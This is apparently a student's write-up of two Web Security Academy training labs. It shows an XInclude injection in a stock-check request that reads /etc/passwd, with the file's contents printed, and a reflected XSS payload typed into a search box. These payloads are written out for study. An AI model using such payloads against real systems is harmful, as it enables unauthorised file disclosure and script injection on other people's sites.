
Eggtastic, Fun, Food Eggcessories

★★☆☆☆

$42.15

The next lab was level practitioner and was named Exploiting XInclude to retrieve files

We first started by accessing the home page from the account with the usual credentials



https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net


Web Security Academy

Exploiting XInclude to retrieve files

Back to lab description »

Giant Pillow Thing	Eye Projectors	Roulette Drinking Game	Balance Beams
★★★★★ $93.39	★★★★☆ $1.42	★★★☆☆ $11.48	★★☆☆☆ $24.34
View details	View details	View details	View details

Then, we needed to activate the intercepter and choose a product presented in the available list. Forward the request and select a country to check his available stock for this one item we have clicked on. We send the intercepted request for when we *change* country and we will send that request to Burp Repeater



Request to https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net:443 [34.246.129.62]

```
POST /product/stock HTTP/2
Host: 0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
Cookie: session=miJh2MHptveLH6JywGeefZK1k7qcOHK5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
Content-Length: 21
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=1&storeId=3
```

Giant Pillow Thing


$93.39

Description:

Giant Pillow Thing - Because, why not?


Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a tea further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in on after jumping out of a plane.

The process to do the task of this lab was to simply change the productId and storeId values in the request to a command. *See image below for that command we put in the values of productID*




```
POST /product/stock HTTP/2
Host: 0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
Cookie: session=miJh2MHptveLH6JywGeefZK1k7qcOHK5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0a6e004c049ed7ba83b246d4004d0013.web-security-academy.net
Content-Length: 21
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text"
href="file:///etc/passwd"/></foo>
&storeId=
```

When we send the request, we get a response with crucial information about the directories and data. *See image below*



```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2285

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
```

After we simply refresh the page on our Burp browser, the lab is solved automatically




Exploiting XInclude to retrieve files

Congratulations, you solved the lab!

Giant Pillow Thing

★★★★★

With this practitioner lab done, we are at 11 apprentic and 4 practicioner done, for a total of 19p. Only one point remaining, which will be the lab presented in the final learning path.




Path 10 XSS (Cross-site scripting)


For the 10th and final path, I have chosen Cross-site scripting (XSS). What is it though? Cross-site scripting (XSS) is a web security vulnerability that allows attackers to inject malicious scripts into trusted websites. This exploitation can compromise user data, manipulate site content, and perform actions on behalf of unsuspecting users.

For the first lab of this path and *final lab* of the assignment, I have chosen the lab named Reflected XSS into HTML context with nothing encoded.

To solve the lab, we simply needed to operate an XSS by typing in the Search line:




And we enter a command in the Search bar to start interacting. *See below the command I used to do that.*



```
<script>alert(1)</script>
```

After pressing on the search button next to the search bar, we have already solved the lab.



Reflected XSS into HTML context with nothing encoded

Congratulations, you solved the lab!

0 search results for ''

Conclusion

This final lab concluded the assignment 4 as it is. This lab was very helpful to give us a lot of hands-on about common web vulnerabilities and how they work and how we operate them. We need to know how these vulnerabilities are exploited before we can launch ourselves in the investigating field. Here are the end results with the point mechanic:

Apprentice (1p): 12x for a total of 12p
Practitioner (2p): 4x for a total of 8p
Expert (3p): 0x for a total of 0p

Total combined points: 20

Objective: 20p total and 10 different learning paths **DONE**

References: Only the videos provided with each lab (example: https://www.youtube.com/watch?v=mW4pFLD-4Hw&ab_channel=MichaelSommer for the last lab (XSS))